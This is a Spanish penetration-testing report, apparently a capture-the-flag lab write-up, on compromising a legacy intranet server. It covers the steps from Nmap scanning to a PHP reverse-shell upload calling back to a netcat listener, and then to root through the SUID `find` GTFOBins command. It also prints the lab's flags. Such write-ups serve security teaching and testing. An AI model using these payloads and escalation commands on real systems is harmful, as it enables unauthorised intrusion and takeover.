INFORME DE PENTESTING · WHOAMI-LABS.COM

LEGACY INTRANET SERVER

Evaluación de seguridad de caja negra. Compromiso total del host: desde el reconocimiento de red hasta privilegios de `root`, encadenando carga de archivos sin restricción con escalada por binario SUID.

■ RIESGO GLOBAL: CRÍTICO

OBJETIVO	IP	DIFICULTAD
Legacy Intranet Server	**172.17.0.2**	**Fácil · 1 pt**

TIPO	FECHA	RESULTADO
Caja negra	**16 oct 2026**	**Comprometida**

user_flag **{upl0ad_vuln_succ3ss}** · root_flag **{gtfobins_suid_privesc_win}**

01 Resumen ejecutivo

Se realizó una prueba de intrusión de caja negra contra el host `172.17.0.2` (`legacy.intranet.local`), un servidor de intranet heredado, para determinar si un atacante sin credenciales previas podía comprometerlo desde la red.

El sistema fue comprometido por completo. Partiendo solo de acceso de red, se obtuvo ejecución remota de código a través del formulario web de tickets de soporte, que aceptaba la subida de archivos arbitrarios sin validación. Esto permitió desplegar una *webshell* en PHP y obtener una sesión como `www-data`. A continuación, el binario `find` con bit SUID propiedad de `root` permitió escalar a administrador de forma trivial.

> **RIESGO GLOBAL: CRÍTICO**
> La cadena completa (acceso no autenticado → RCE → root) es ejecutable por cualquier atacante con conectividad al servicio web, sin credenciales y sin interacción de usuarios. Tiempo estimado del primer paquete a `root`: inferior a 15 minutos.

Se identificaron **6 hallazgos**: 2 críticos, 1 medio, 2 bajos y 1 informativo. Los dos críticos forman la ruta de compromiso principal y deben remediarse de inmediato.

Alcance y reglas de compromiso

Plataforma	whoami-labs.com — laboratorio aislado y autorizado
En alcance	Host único 172.17.0.2 y todos sus servicios
Fuera de alcance	Infraestructura de la plataforma, otras máquinas, DoS
Máquina atacante	Kali Linux — 172.17.0.1
Ventana	16 oct 2026, sesión única

Metodología

FASE	OBJETIVO	HERRAMIENTAS	ATT&CK
1 · Reconocimiento	Descubrir servicios y versiones	`Nmap`	`TA0043`
2 · Enumeración	Inspeccionar FTP y web	`ftp · feroxbuster`	`TA0007`
3 · Acceso inicial	RCE vía carga de archivos	`php-reverse-shell · nc`	`TA0001`
4 · Escalada	De www-data a root	`find (SUID) · GTFOBins`	`TA0004`
5 · Post-explotación	Recoger evidencias y flags	`shell interactiva`	`TA0009`

02 Resumen de hallazgos

Seis hallazgos ordenados por severidad.

ID	HALLAZGO	SEVERIDAD	CVSS	COMPONENTE
F-01	Carga de archivos sin restricción → RCE	CRÍTICO	9.8	index.php / upload.php
F-02	Escalada por binario SUID (`find`)	CRÍTICO	7.8	/usr/bin/find
F-03	FTP con acceso anónimo habilitado	MEDIO	5.3	vsftpd : 21
F-04	Listado de directorios habilitado	BAJO	3.7	Apache /uploads/
F-05	Fichero sensible accesible en la raíz web	BAJO	3.1	/user.txt
F-06	Software heredado y banners expuestos	INFO	—	varios

03 Desarrollo técnico

Reconstrucción paso a paso de la intrusión, con la evidencia de cada acción.

FASE 1 — RECONOCIMIENTO

Descubrimiento de servicios con Nmap

Escaneo completo de puertos TCP con detección de versión y scripts por defecto:

```
kali@kali — nmap

$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

PUERTO	SERVICIO	VERSIÓN	OBSERVACIÓN
21	FTP	vsftpd	Login anónimo permitido
22	SSH	OpenSSH 6.7p1	Debian, versión antigua
25	SMTP	Exim 4.84	Revela legacy.intranet.local
80	HTTP	Apache 2.4.10	"Soporte IT — Legacy Systems"
139/445	SMB	Samba 4.2.14	Grupo WORKGROUP

```
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-16 16:55 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65529 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    1 0        0            4096 Dec 21  2025 pub
|_-rw-r--r--    1 0        0             255 Dec 20  2025 welcome.msg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:6e:aa:47:74:f0:34:d7:c1:0e:95:0f:61:9f:78:43 (DSA)
|   2048 f4:34:3a:f9:fd:bf:56:c6:ea:a3:13:6e:58:f8:a3:3c (RSA)
|   256 21:93:e3:84:3f:a8:a1:90:6c:de:82:99:a3:53:d8:f5 (ECDSA)
|_  256 e8:bf:d1:c1:92:ee:fd:42:80:9f:1d:43:57:f5:aa:e7 (ED25519)
25/tcp  open  smtp        Exim smtpd 4.84
| smtp-commands: legacy.intranet.local Hello nmap.scanme.org [172.17.0.1], SIZE 52428800, 8BITMIME, PIPELINING, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-title: Soporte IT - Legacy Systems
|_http-server-header: Apache/2.4.10 (Debian)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 06:05:AC:F4:21:69 (Unknown)
Service Info: Hosts: Bienvenido, legacy.intranet.local, EEA4DE473FE7; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FIG. 1 Escaneo Nmap: seis servicios abiertos, FTP anónimo y web Apache como superficie principal.

FASE 2 — ENUMERACIÓN

FTP anónimo

El FTP aceptó sesión con `anonymous` sin contraseña. Se encontró `pub/LEEME.txt` y un banner de bienvenida. Contenido de bajo valor, pero confirma el acceso anónimo mal configurado.




FIG. 2 Acceso anónimo al FTP y lectura de `pub/LEEME.txt`.

Enumeración de contenido web

Con `feroxbuster` sobre el puerto 80, probando extensiones habituales:

```
kali@kali — feroxbuster

$ feroxbuster -u http://172.17.0.2 -t 10 \
      -x php,bak,txt,html,py,zip \
      -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Cuatro recursos de interés: `index.php`, `upload.php`, el directorio `uploads/` (listado activo) y `user.txt`.




FIG. 3 Rutas descubiertas: `upload.php`, `user.txt`, `uploads/`, `index.php`.




FIG. 4 `/uploads/` permite listado (F-04): confirma dónde aterrizan los ficheros subidos.

Obtención de la user flag

`user.txt` era accesible sin autenticación desde la raíz web:




FIG. 5 `/user.txt` → `user_flag{upl0ad_vuln_succ3ss}`.

El formulario de tickets

`index.php` presenta un formulario "Crear Ticket de Soporte" (v1.4) con un campo *Adjuntar Captura de Error*. Ese campo de subida es el vector de entrada.




FIG. 6 Formulario de soporte con subida de adjuntos — superficie de ataque de F-01.

`FASE 3 — ACCESO INICIAL`

Subida de una webshell PHP

El formulario no valida tipo ni extensión. Se preparó la *reverse shell* PHP de `pentestmonkey` hacia `172.17.0.1:4444` y un listener a la escucha:

```
kali@kali

# shell_php_reverse.php
$ip   = '172.17.0.1';
$port = 4444;

$ nc -lvnp 4444
listening on [any] 4444 ...
```




FIG. 7 Configuración de `php-reverse-shell` y listener `nc` preparado.

Al enviar el ticket con `shell_php_reverse.php`, el servidor lo aceptó y reveló su ruta en `uploads/`:




FIG. 8 "Archivo subido exitosamente — `uploads/shell_php_reverse.php`".

Ejecución y shell como www-data

Al navegar a `/uploads/shell_php_reverse.php`, Apache interpretó el PHP y se estableció la conexión inversa:

```
nc -lvnp 4444

connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 59310
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




FIG. 9 Conexión inversa establecida — acceso como `www-data` (uid=33).

FASE 4 — ESCALADA DE PRIVILEGIOS

Búsqueda de binarios SUID

Desde la shell de `www-data` se enumeraron los binarios con bit SUID:

```
www-data@target

$ find / -perm -4000 2>/dev/null
/bin/su
/bin/mount
/usr/bin/find   ← propiedad de root, SUID
/usr/bin/7z
/usr/bin/ab
/usr/sbin/exim-4.84-3
...
```

Varios son explotables según **GTFOBins** (`find`, `7z`, `ab`, `exim`). El más directo es `find`.



FIG. 10 Enumeración SUID: `/usr/bin/find` con bit SUID y propietario `root` (F-02).

Explotación de find (GTFOBins)

`find` ejecuta comandos con `-exec`. Con el SUID de `root` activo, se invoca una shell preservando privilegios (`-p`):

```
www-data@target

$ /usr/bin/find . -exec /bin/bash -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# whoami
root
```

```
$ /usr/bin/find . -exec /bin/bash -p \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whomai
/bin/bash: line 2: whomai: command not found
whoami
root
ls -la
total 84
drwxr-xr-x   1 root root 4096 Oct 16 14:54 .
drwxr-xr-x   1 root root 4096 Oct 16 14:54 ..
-rwxr-xr-x   1 root root    0 Oct 16 14:54 .dockerenv
drwxr-xr-x   1 root root 4096 Dec 21  2025 bin
drwxr-xr-x   2 root root 4096 Jun 14  2018 boot
drwxr-xr-x   5 root root  340 Oct 16 14:54 dev
-rwxr-xr-x   1 root root  652 Dec 20  2025 entrypoint.sh
drwxr-xr-x   1 root root 4096 Oct 16 14:54 etc
drwxr-xr-x   2 root root 4096 Jun 14  2018 home
drwxr-xr-x   1 root root 4096 Dec 21  2025 lib
drwxr-xr-x   2 root root 4096 Mar 26  2021 lib64
drwxr-xr-x   2 root root 4096 Mar 26  2021 media
drwxr-xr-x   2 root root 4096 Mar 26  2021 mnt
drwxr-xr-x   2 root root 4096 Mar 26  2021 opt
dr-xr-xr-x 251 root root    0 Oct 16 14:54 proc
drwx------   1 root root 4096 Dec 21  2025 root
drwxr-xr-x   1 root root 4096 Oct 16 14:54 run
drwxr-xr-x   1 root root 4096 Dec 21  2025 sbin
drwxr-xr-x   1 root root 4096 Dec 21  2025 srv
dr-xr-xr-x  13 root root    0 Oct 16 14:54 sys
drwxrwxrwt   1 root root 4096 Oct 16 15:21 tmp
drwxr-xr-x   1 root root 4096 Mar 26  2021 usr
drwxr-xr-x   1 root root 4096 Dec 21  2025 var
```

FIG. 11 `find ... -exec /bin/bash -p` → `euid=0(root)`. Escalada completada.

FASE 5 — POST-EXPLOTACIÓN

Obtención de la root flag

Con privilegios de `root` se localizó y leyó la flag final:

root@target

```
# find / -name flag.txt 2>/dev/null
/root/flag.txt
# cat /root/flag.txt
root_flag{gtfobins_suid_privesc_win}
```

```
drwxr-xr-x   1 root root 4096 Dec 21  2025 var
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
root_flag{gtfobins_suid_privesc_win}
```

FIG. 12 `cat /root/flag.txt` → `root_flag{gtfobins_suid_privesc_win}`.

